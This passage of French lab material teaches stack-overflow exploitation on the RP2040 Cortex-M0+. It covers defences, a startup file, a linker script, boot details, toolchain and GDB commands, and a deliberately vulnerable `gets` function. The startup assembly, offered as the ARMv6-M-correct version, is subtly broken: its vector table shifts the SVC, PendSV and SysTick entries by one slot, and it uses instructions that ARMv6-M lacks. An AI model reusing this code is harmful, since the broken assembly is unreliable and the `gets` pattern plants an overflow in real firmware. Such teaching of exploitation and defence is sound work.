Le padding de 4 octets maintient l'alignement 8 octets de SP au `bl gets`. Un canari constant en Flash est contournable s'il est lisible : sur bare-metal il n'y a pas d'ASLR, et la Flash XIP est lisible par défaut.

7.3 Récapitulatif

Mécanisme	Description	Efficace contre
MPU — XN	Régions non exécutables	Shellcode direct
Canari	Sentinelle entre buffer et LR	BOF linéaire
ASLR	Absent en bare-metal classique	—
Garde MPU	Région interdite en bas de pile	Débordement de pile
Bornes	Remplacer <code>gets</code> par une lecture bornée	BOF à la source
Flash RO	Code XIP non inscriptible	Patch de code

Tableau 5 Mécanismes de défense sur Cortex-M0+

8 Démarrage

```

1  .syntax unified
2  .thumb
3  .cpu cortex-m0plus
4
5  .section .vectors, "a"
6  .word  _stack_top           @ SP initial
7  .word  reset_handler + 1    @ bit 0 = 1 obligatoire
8  .word  nmi_handler + 1
9  .word  hardfault_handler + 1
10 .word  0, 0, 0, 0           @ pas de MemManage/Bus/Usage sur M0+
11 .word  0, 0, 0, 0
12 .word  svc_handler + 1
13 .word  0, 0
14 .word  pendsv_handler + 1
15 .word  systick_handler + 1
16
17 .text
18 .thumb_func
19 .global reset_handler
20 reset_handler:
21     ldr    r0, =_data_load
22     ldr    r1, =_data_start
23     ldr    r2, =_data_end
24 copy_loop:
25     cmp    r1, r2
26     bge    zero_bss
27     ldr    r3, [r0], #4
28     str    r3, [r1], #4
29     b      copy_loop
30 zero_bss:
31     ldr    r0, =_bss_start
32     ldr    r1, =_bss_end
33     movs   r2, #0
34 bss_loop:
35     cmp    r0, r1
36     bge    call_main
37     str    r2, [r0], #4
38     b      bss_loop
39 call_main:
40     bl     main
41 dead_loop:
42     b      dead_loop
43
44 .thumb_func
45 hardfault_handler:
46     @ ARMv6-M n'a pas IT. EXC_RETURN[2] = 0 -> MSP, 1 -> PSP.
47     tst    lr, #4
48     beq    use_msp
49     mrs    r0, psp
50     b      dispatch
51 use_msp:
52     mrs    r0, msp
53 dispatch:
54     b      hardfault_c_handler
55
56 .thumb_func
57 nmi_handler:
58     .thumb_func
59 svc_handler:
60     .thumb_func
61 pendsv_handler:
62     .thumb_func
63 systick_handler:
64     bx     lr

```

Fichier de démarrage minimal. Le handler d'origine utilisait `ite eq / mrseq / mrsne`, illégaux sur ARMv6-M.

`.thumb_func` marque le symbole pour l'éditeur de liens, mais un `.word reset_handler` n'a pas le bit 0 garanti sur toutes les chaînes. Le `+ 1` explicite est la forme portable.

8.1 Script de liaison

Sans ce fichier, `_stack_top` et les bornes de `.data` / `.bss` restent indéfinies : le TP 1 ne linke pas.

```

1 MEMORY {
2   FLASH (rx) : ORIGIN = 0x10000000, LENGTH = 2048K
3   RAM   (rwx): ORIGIN = 0x20000000, LENGTH = 264K
4 }
5 ENTRY(reset_handler)
6 SECTIONS {
7   .vectors : { KEEP(*(.vectors)) } > FLASH
8   .text    : { *(.text*) *(.rodata*) } > FLASH
9   .data    : {
10     _data_start = .;
11     *(.data*)
12     _data_end = .;
13   } > RAM AT > FLASH
14   _data_load = LOADADDR(.data);
15   .bss     : {
16     _bss_start = .;
17     *(.bss*) *(COMMON)
18     _bss_end = .;
19   } > RAM
20   _stack_top = ORIGIN(RAM) + LENGTH(RAM);
21 }
```

Carte minimale. Le binaire réel décale `.vectors` de 256 octets : le `boot2` occupe `0x10000000`.

8.2 Second stage boot2

À la sortie du ROM, le RP2040 n'exécute pas le vecteur utilisateur. Il lit 256 octets en `0x10000000`, en vérifie le CRC (252 premiers octets, mot final = CRC), puis saute dans ce second stage. C'est lui qui programme le contrôleur QSPI et la fenêtre XIP. Checksum faux : le ROM passe en boot USB.

Le SDK fournit `boot2_w25q080.S`. `picotool` fabrique l'UF2. Un ELF lié en `0x10000000` sans ces 256 octets ne boote pas. Via SWD, GDB peut tout de même le charger en SRAM et l'exécuter.

8.3 Second cœur, SIO, LED

Le cœur 1 reste dans le boot ROM, en attente sur la FIFO du SIO. Le cœur 0 lui envoie, dans l'ordre, 0, 0, 1, la valeur de VTOR, le SP, puis le point d'entrée avec le bit 0 à 1. Le cœur 1 renvoie chaque mot. VTOR (`0xE000ED08`) est implémenté sur le M0+ du RP2040 ; le SDK y pose une copie du vecteur en SRAM.

La LED de la Pico est GPIO25, active à l'état haut. Fonction SIO : écrire 5 dans le registre CTRL de GPIO25 (`0x400140CC`), puis le bit 25 dans `t 0xD0000024` et `t 0xD0000014`. Un exploit sans fonction `win` peut signer ainsi.

9 Outils et environnement

```
## Installation (Debian/Ubuntu)
sudo apt install gcc-arm-none-eabi binutils-arm-none-eabi \
    gdb-multiarch openocd python3-pip
pip3 install ROPgadget

## Assemblage et liaison
arm-none-eabi-as -mcpu=cortex-m0plus -mthumb \
    startup.s main.s -o firmware.o
arm-none-eabi-ld -T memmap.ld firmware.o -o firmware.elf
arm-none-eabi-objcopy -O binary firmware.elf firmware.bin

## Inspection
arm-none-eabi-objdump -d -M force-thumb firmware.elf | less
arm-none-eabi-objdump -h firmware.elf
arm-none-eabi-nm -n firmware.elf

## Debugage SWD (Pico)
openocd -f interface/cmsis-dap.cfg -f target/rp2040.cfg
gdb-multiarch firmware.elf
(gdb) target extended-remote :3333
(gdb) monitor reset halt
(gdb) load
(gdb) break main
(gdb) continue
(gdb) info registers
(gdb) x/16xw $sp
(gdb) x/10i $pc
```

Chaîne *arm-none-eabi* et session GDB via OpenOCD.

```
# Sans sonde : maintenir BOOTSEL, brancher l'USB, puis
picotool load firmware.uf2
picotool reboot

# ELF -> UF2 (famille RP2040 0xe48bff56), après insertion du boot2
picotool uf2 convert firmware.elf firmware.uf2
```

Chemin *BOOTSEL*. OpenOCD reste la voie debug ; l'UF2 est la voie sans sonde.

Deux prologues pour la même vuln, selon les options. L'offset 20 n'est pas une propriété du source C.

```
1  @ gcc -O0, frame pointer en r7 : offset LR = 16 + 4 = 20
2  vuln:
3      push {r7, lr}
4      sub  sp, #16
5      add  r7, sp, #0
6      mov  r0, sp
7      bl   gets
8      add  sp, r7, #16
9      pop  {r7, pc}
10
11 @ gcc -Os, r7 non utilise : offset LR = 16, et le bl peut disparaître
12 vuln:
13     push {lr}
14     sub  sp, #16
15     mov  r0, sp
16     bl   gets
17     add  sp, #16
18     pop  {pc}
```

Formes typiques, pas un dump d'une version précise de GCC. L'offset se mesure sur le binaire du TP.

Références

1. ARM Ltd., *ARMv6-M Architecture Reference Manual*, ARM DDI 0419.
2. ARM Ltd., *Cortex-M0+ Technical Reference Manual*, ARM DDI 0484.
3. Raspberry Pi Ltd., *RP2040 Datasheet*.
4. ARM Ltd., *Procedure Call Standard for the Arm Architecture*, ARM IHI 0042.
5. J. Salwan, *ROPgadget*, <https://github.com/JonathanSalwan/ROPgadget>.
6. H. Shacham, *The Geometry of Innocent Flesh on the Bone*, CCS, 2007.
7. T. Bletsch, X. Jiang, V. Freeh, Z. Liang, *Jump-Oriented Programming*, ASIACCS, 2011.
8. ARM, *Cortex-M0+ exception handling*, <https://developer.arm.com/documentation/>.